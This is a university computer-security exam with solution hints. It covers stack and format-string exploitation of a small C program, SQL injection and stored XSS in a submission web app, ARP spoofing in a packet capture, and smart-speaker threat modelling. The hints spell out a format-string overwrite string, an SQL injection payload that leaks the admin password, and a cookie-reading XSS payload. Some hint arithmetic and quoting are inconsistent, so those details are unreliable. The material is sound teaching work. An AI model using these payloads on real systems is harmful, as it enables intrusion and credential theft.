Computer Security Exam

Professors M. Carminati & S. Zanero

Milan, 25/01/2019

Last (family) Name ______________________________

First (given) Name ______________________________

Matricola or Codice Persona ______________________________

Have you done any challenges/homework, even partially?	[ ] Yes	[ ] No
Professor:	[ ] Carminati	[ ] Zanero
Course:	[ ] Milan	[ ] Como

Instructions

- The exam is composed of 14 pages. Check that you have all of them
- Just as a cross check, tell us whether you have completed the homeworks, by putting an "X" mark appropriately.
- The exam is "closed books". Please put away in a non-suspicious place (i.e. not below the desk) any notebook, or similar. You will be expelled if, at any time, if you do not follow this rule.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Shut down and store electronic devices. They will be subject to inspection if found and you may be expelled if you are found using one.
- Please answer within the allowed space. Schemes are good, short answers are recommended.
- You can write in pen or pencil, any color, but avoid writing in red.
- No extra paper is allowed.
- The answers should be written exclusively in the space provided below the questions.
- **Always motivate your answer.**

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

SOLUTION

Answer provided in this solution MUST BE CONSIDERED ONLY AS A HINT for the correct answer, and they are not necessarily complete.

Question 1 (10 points)

Consider the C program below:

```c
01   #include <stdio.h>
02   #include <stdlib.h>
03   #include <string.h>
04   // This code is property of The Sweetest Thing S.r.l.
05   void guess(char *s1, int n1) {
06       struct {
07           char buf[4];
09       } s;
10
11       if (strlen(s1) >= n1) {
12           printf("Insert your nickname:");
13           scanf("%12s", s.buf);
14
15           if (strncmp(s.buf, "H4CK", 4) == 0)
16                printf("Welcome: %s", s.buf);
17           else
18               exit(-1);
19       } else {
20           printf("Access Denied:\n");
21           printf(s1);
22       }
23   }
24
25   int main(int argc, char** argv) {
26       guess(argv[1], atoi(argv[2]));
27   }
```


1. [1 point] The program is affected by multiple memory corruption vulnerabilities. Complete the following table, focusing on a vulnerability per row. Write “No vulnerability” in case the vulnerability is not present.

Vulnerability	**Line**	**Motivation**
Buffer Overflow	*13*	*[See slides]*
Format String	*21*	*[See slides]*

2. [1 point] Assume the usual IA-32 architecture (32-bits), with the usual "`cdecl`" calling convention. Assume that the program is compiled without any mitigation against exploitation (the address space layout is not randomized, the stack is executable, and there are no stack canaries).
Draw the stack layout when the program is executing the instruction at line 10, showing:

a. Direction of growth and high-low addresses;
b. The name of each allocated variable;
c. The boundaries of frame of the function frames (`main` and `guess`).


Show also the content of the caller frame: environment variables are located in the highest addresses.



3. [3 points] Now **focus on the buffer overflow vulnerability alone**. Write an exploit for the buffer overflow vulnerability in the above program to execute the following simple shellcode, composed only by 8 instructions (8 bytes): **`0x51 0x52 0x5a 0x5b 0x5b 0x5a 0x52 0x51`**.
Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the detected vulnerable line during the program exploitation. Ensure you include all of the steps of the exploit, ensuring that the program and the exploit execute successfully. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly, environment variables). You can assume that addresses in the stack are known precisely.

- *Shellcode >> buffer dimension -> exploit env variables*
- *Buff[0-3] = H4CK*
- *strlen(s1) >= n1*

Command line argument (argv[1]): hello
Command line argument (argv[2]): 3



4. [2 points] Now focus on the **format string vulnerability** you identified. We want to exploit this vulnerability to overwrite the saved EIP with the address of the environment variable $EGG that contain your executable shellcode. Assuming we know that:

- The address of $EGG (i.e., **what to write**) is `0x42344467 (0x4234(hex) = 16948(dec), 0x4467(hex) = 17511(dec))`
- The target address of the EIP (i.e., the address **where we want to write**) is `0x42414515`
- The **displacement on the stack** of your format string is equal to 7

write an exploit for the format string vulnerability to execute the shellcode in the environment variable EGG.

Write the exploit clearly, detailing all the components of the format string, and detailing all the steps that lead to a successful exploitation.

The program must be called with two command line arguments: argv[1] and argv[2]; to trigger the format string vulnerability, strlen(argv[1]) < atoi(argv[2]). If this condition is verified, the argv[1] (the first command line argument) is directly fed as a format string to printf; the format string itself is on the stack with a given displacement: we just need to construct a standard format string exploit.
- We need to write 0x44674234 (<tgt>) to 0x42414515
- 0x4467 > 0x4234 -> we write 0x4234 first
The value of the first command line argument will have the form
<tgt><tgt+2>%<N1>c%<pos>$hn%<N2>c%<pos+1>$hn

where
<tgt+2> = 0x42414517
<tgt> = 0x42414515
<pos> = 7
<N1> = dec(0x4234) - 8 (bytes already written) = 16948 - 8 = 16940

<N2> = dec(0x4467) - 16953 (bytes already written) = 17511 - 16948 = 563
thus the final string is

\x15\x45\x41\x42\x17\x45\x41\x42%16940c%7$hn%563c%8$hn

To verify the condition strlen(argv[1]) < atoi(argv[2]), it is enough to pass 0 as the second command line argument..

5. [1 point] Now consider that the program is run in an environment where only the exploit mitigation technique known as *address space layout randomization (ASLR)* is active. Are the two exploits you wrote still working *without modifications*? Which ones? Why?

- *No, because the **address of the stack** would be **randomized** at each execution, and we must have to have a **leak** in order to exploit it successfully.*

6. [1 point] If only the stack is made non executable (i.e., NX, DEP, or W^X), are the two exploits you wrote still working *without modifications*? Which ones? Why?

- *No, the exploit executes shellcode from the stack.*

7. [1 point] Now consider that the program is compiled only enabling the exploit mitigation technique known as *stack canary*. Assume that the compiler and the runtime correctly implement this technique with a random value changed at every program execution. Are the two exploits you wrote still working *without modifications*? Which ones? Why?

Buffer overflow: No + motivation [See slides]
Format string: yes + motivation [See slides]

Question 2 (9 points)

“WebSubmit” is a tiny web application that the students of the “Advanced Cybersecurity” course can use to turn in their solutions to a course assignment. Students, pre-registered in the web application, can log into their personal area and submit their solution; course instructors can list the submitted solutions and download them. Below some pseudocode and notes on the structure of the application.

Note: there is framework code, not shown below, that **securely** handles login and session management, without any vulnerability. In particular:

- *Users are pre-registered* (i.e., username, user id, … can’t be changed or controlled by the user);
- Before any endpoint, *the framework checks whether the user is logged in*; if so, it populates the variable `current_user` with user session information; otherwise, it redirects to the login page.

URL: https://websubmit.necst.it/submit - submit a solution

This endpoint is used to submit an assignment. It accepts via POST two parameters (title and content of the submission). Upon submission, each assignment is associated with a randomly generated token that can be used to download the content (*https://websubmit.necst.it/download?token=<token>*).

```
 1 def handle_submit(request):
 2     # [...] code to initialize the HTTP response
 3     title = request.params['title']
 4     content = base64_encode(request.params['content'])
 5     token = generate_token() # generates a random alphanumeric string
 6     query = 'INSERT INTO submissions (owner, title, token, content) VALUES ('
 7           + current_user.id + ', ' + title + ', ' + token + ', ' + content + ');'
 8     db.execute(query)
 9     print "<b>Ok!</b>"
10     return 200 # OK
```

URL: https://websubmit.necst.it/list - list all submissions

This page allows instructors (i.e., admins) to see the list of submitted assignments and download them. Students are only allowed to see their own submissions.

```
11 def handle_list(request):
12     # [...] code to initialize the HTTP response
13     query = "SELECT * FROM files"
14     if not user.is_admin:
15         query = query + " WHERE owner = " + current_user.id + ";"
16     foreach row in db.query(query):
17         print '<a href="/download?token=' + row.token + '">Submission #'
18               + row.id + '</a>'
19     return 200 # OK
```

Assume that the endpoint *https://websubmit.necst.it/download* is securely implemented and devoid of any vulnerability or bug of any kind.

The web application uses a relational DBMS. All the queries are executed against the following tables:

users

u_id	username	password	is_admin
1	admin	1234	TRUE
2	stud1234	password	FALSE
3	stud5678	bestpass	FALSE
4	stud4567	unknown	FALSE
...	...	...	

submissions

s_id	owner	title	token	content
1	4	Some subm	75ZsvBcU	aGVsbG8=
2	3	Test	sFPVMasg	ZnJvbQ==
3	5	My title	5vcV6xdU	dGhl
4	20	Some title	xmEBFPLU	b3RoZXI=
...	...		...	c21kZQ==

1 [1 point]. The code contains at least a vulnerability. Identify the class of vulnerability, and then briefly explain how it works in general.

***SQL Injection**. See slides for the explanation.*

There must be a data flow from a **user-controlled HTTP variable** (e.g., parameter, cookie, or other header fields) **to a SQL query**, **without appropriate filtering and validation**. If this happens, the **SQL structure of the query can be modified**.

2 [2 points]. Assuming that you are logged in as a student, write an exploit for the vulnerability you just identified to disclose the password of the user 'admin'.
Please specify all the steps and assumptions you need to make for a successful exploitation.

Step 1: a POST to https://websubmit.necst.it/submit with the following parameters:
title = test‘, (select password from users where username = ‘admin’), ‘some content’), (‘1‘,’
content = arbitrary content
from e.g., the user 3, will produce the query: INSERT INTO submissions (owner, title, token, content) VALUES ('100’, ‘test‘, (select password from users where username = ‘admin’), ‘some content’), (‘1', ‘', ‘<random_generated_token>', ‘YXJiaXRyYXJ5IGNvbnRlbnQ=’);

Step 2: the attacker visits https://websubmit.necst.it/list and sees, among the others, a link to https://websubmit.necst.it/download?token=1234, where 1234 is, of course, the password of the user admin.

3 [1 point]. Explain the simplest procedure to remove, or mitigate, this vulnerability.

The exploitable (unsanitized) parameter is “title” in https://websubmit.necst.it/submit.

Best answer:: use prepared statements instead of concatenating input data to SQL queries.
Alternatively: use the DBMS\language-provided escape functionality to escape request.params['title'] before composing the query.

4 [1 point]. You are the database administrator, and have no way to modify the above code. How would you mitigate the damage that an attacker can do?

Assign different privileges to the tables "users" and "submissions", and forbid the application-level code from doing a SELECT on the table users.

Note that the vulnerability is still not solved, as we can't prevent other types of exploit by means of privilege separation (e.g., inserting solutions by posing as a different user).

For the following questions: you are told that, in addition to the vulnerability you just discovered and exploited, WebSubmit is vulnerable to cross-site scripting (XSS).

5 [1 point]. Explain what a cross-site scripting vulnerability is, how they work in general, and state what is the difference between stored and reflected XSS.

See slides

6 [2 points]. Please locate this additional XSS vulnerability in the code, and write an exploit that results in the administrator executing the following code as soon as they visit a certain URL:

```
alert(document.cookie)
```

Detail all the steps and assumption you need for a successful exploitation, and write the URL that triggers the exploit when visited by an ***administrator***. Assume that you are logged in as a student, and that the vulnerability considered in points 1-4 has NOT been neither fixed nor mitigated.

Vulnerable line(s) of code: ______________ *line 17 (parameter row.token output unsanitized from DB)*
Description of the attack, steps, assumptions:

let's use the same sql injection in the insert to inject a XSS payload in the 'token' field of the DB:
title = `test', '"><script>alert(document.cookie)</script><!--' 'some content'), ('1', '`
Now, when the user visits the /list endpoint it will get
[…]
<a href="/download?token="><script>alert(document.cookie)</script><!--">
[…]
That triggers the execution of the malicious JS code.

URL that, when visited by an admin, triggers the exploit:

http://websubmit.com/***list***____

7 [1 point]. Now assume that the vulnerability considered in questions 1-4 has been fixed or mitigated, as you proposed in your answers to point **3** or to point **4** of this question.
For each of the two mitigations, please state whether the website is still vulnerable to the XSS you exploited in point **6**, and describe why.


- Mitigation of point 3:
SQL injection prevention via prepared statement - this way the token field is not user controlled anymore, and the code does not have XSSes anymore.

- Mitigation of point 4 (database administrator):
DB permission - still vulnerable

Question 3 (8 points)

As part of your job as a security analyst, one of your clients discovers that their network is compromised. In particular, from an early analysis, they have ground to suspect that the start of the compromise was a network attack against the computer of the administrative assistant.

Consider the following (simplified) schema of the company network.



1. Your client managed to capture the network traffic on the administrative assistant's computer (IP address *192.168.1.6* and MAC address *dc:a9:04:7a:ce:29*) when the attack was taking place. During the traffic capture, the computer was automatically updating a well-known accounting software from the software vendor's web server (IP address *18.194.76.151* and MAC address *dc:a6:03:01:02:fe*). You also know that the IP address of the LAN interface of the company's network gateway is *192.168.1.1*, and its MAC address is *b6:28:97:ca:b7:48*.

```
 1 dc:a9:04:7a:ce:29 → ff:ff:ff:ff:ff:ff                          ARP    Who has 192.168.1.1? Tell 192.168.1.6
 2 38:60:77:b9:79:98 → dc:a9:04:7a:ce:29                          ARP    192.168.1.1 is at 38:60:77:b9:79:98
 3 b6:28:97:ca:b7:48 → dc:a9:04:7a:ce:29                          ARP    192.168.1.1 is at b6:28:97:ca:b7:48
 4 192.168.1.6 (dc:a9:04:7a:ce:29) → 18.194.76.151 (38:60:77:b9:79:98)      TCP    SYN
 5 18.194.76.151 (38:60:77:b9:79:98) → 192.168.1.6 (dc:a9:04:7a:ce:29)      TCP    SYN, ACK
 6 38:60:77:b9:79:98 → dc:a9:04:7a:ce:29                          ARP    192.168.1.1 is at 38:60:77:b9:79:98
 7 192.168.1.6 (dc:a9:04:7a:ce:29) → 18.194.76.151 (38:60:77:b9:79:98)      TCP    ACK
 8 38:60:77:b9:79:98 → dc:a9:04:7a:ce:29                          ARP    192.168.1.1 is at 38:60:77:b9:79:98
 9 192.168.1.6 (dc:a9:04:7a:ce:29) → 18.194.76.151 (38:60:77:b9:79:98)      TCP    HTTP GET
/downloads/software-update.exe
10 18.194.76.151 (38:60:77:b9:79:98) → 192.168.1.6 (dc:a9:04:7a:ce:29)      TCP    HTTP 200 OK ...
```

(assume that the traffic is captured directly from the network interface card of the employee's PC)

1.1 [2 points]. Describe the attack going on in the network, specifying the name and providing a short explanation of how the attack works *in general*.

ARP spoofing, see slide.

1.2 [1 point]. What is the goal of the attack, in this specific case? Motivate your answer.

Sniffing or manipulation of the traffic to\from the compromised machine. We can rule out DOS as the traffic passes (there are responses from the server).

Likely, given the scenario (malware infection), the attack is targeted at tampering with the data in transit rather than (or in addition to) sniffing.

1.3 [1 point]. Can you tell the IP address of the attacker? And the MAC address?

IP address: no

MAC address: the attacker is using 38:60:77:b9:79:98, but it could very well be a spoofed address.

1.4 [1 point]. Given only the above packet capture, can you tell whether the attacker is located (i.e., on the LAN, on the same network of the web server, or on an arbitrary Internet-connected network)? Why?

The attacker is located on the same network of the target machine, i.e., on the LAN.

2. After the attack you just identified, the administrative assistant's computer was found to be infected by a known piece of malware. Furthermore, you discover that, right after the infection of the administrative assistant's computer, the malware started to spread throughout the whole company network by exploiting a vulnerability in the specific version of the operating system in use at the company.

2.1 [1 point]. Can you classify whether the piece of malware is a virus, a worm or a trojan? Why?

Worm (indeed, it spreads by exploiting a vulnerability).

The initial payload delivered through compromise of the update process could be also catalogued as a trojan (it is a trojanized version of the accounting software update)

.

2.2 [2 points]. Can you suggest how to prevent this specific infection scenario in the future:

a) From the point of view of the company's IT department (i.e., you control the gateway, the network equipment, and the software running on all the computers of the network)

Known malware downloaded over HTTP*: enforce all traffic to pass via a proxy and scan the payload with an AV could have prevented that. Also, an AV on the endpoint given it was known malware.*

ARP spoofing*: If we only consider ARP spoofing from the gateway, the switches can block any ARP response with the gateway's IP address and from a MAC address different than the gateway's own address. More in general, assuming that the network is configured with DHCP, network switches can listen for DHCP traffic at each port, and store the (IP, mac) tuple in a centralized way (clients can move between switches\ports without renewing the DHCP lease). Then, drop each ARP packet that does not match this tuple. In any case, preventing this attack imposes an increased load on the network switches. This mitigation is actually implemented in some high-end switches (e.g., Cisco's Dynamic ARP Inspection).*

b) From the point of view of the software house that produces the accounting software

Deliver the update over HTTPS and\or implement a form of digital signature check of any update package.

Question 4 (6 points)

An Internet-connected "smart speaker", featuring a voice-controlled intelligent virtual assistant (think about a device similar to Amazon Echo, Google Home, or Jarvis), is installed inside a house.

The speaker is *connected to a wireless network*, and *linked to a cloud service account* (e.g., the owner's Google/Amazon/iCloud/… account). The device is *always listening for a particular keyword* (e.g., "*OK, Google!*"). As soon as the keyword is detected, it records a short audio clip, which is uploaded to a cloud speech recognition service. Then, the device performs the action requested in the recognized command.

The available actions allow to *search particular pieces of information on the Internet* (e.g., providing weather or traffic information), or to *interact with the owner's cloud account* (e.g., making and accessing to-do lists stored in the cloud, playing music from a streaming service). Furthermore, the device can act as a *"home automation hub" controlling "smart" devices* via voice commands. Thus, the device supports commands to turn on and off the house lights, open the front door, control the heating, and so on.

1. [3 points]. What are the three most valuable assets at risk in this scenario?

1) *Personal information (musical preferences, location - e.g., from weather requests, ...)*
2) *Owners' voice (recorded commands and the possibility of recording unwanted conversation given that the device sports an always-listening microphone)*
3) *The actual house (remotely-controlled door)*
4) *The device vendor reputation*

2. [2 points]. Suggest at least two potential attack surfaces of this "smart speaker".

1) *The voice command interface*
2) *Cloud backend (exploit \ data breaches)*
3) *Local network*
4) *Physical access*

3. [1 points]. Suggest, in a rough order of prevalence (i.e., frequency) the two most likely potential digital attacks in this scenario.

1) *Compromise the cloud vendor to access all the recordings, user data, ..., and, according to the implementation, gain control of the house.*
2) *Malicious voice commands: performed by a physical person or even by a recording, e.g., a malicious TV advertisement or a malware that plays a command so that it's picked up by the virtual assistant*
3) *Device gets compromised from the local network to access information, or to snoop on the user.*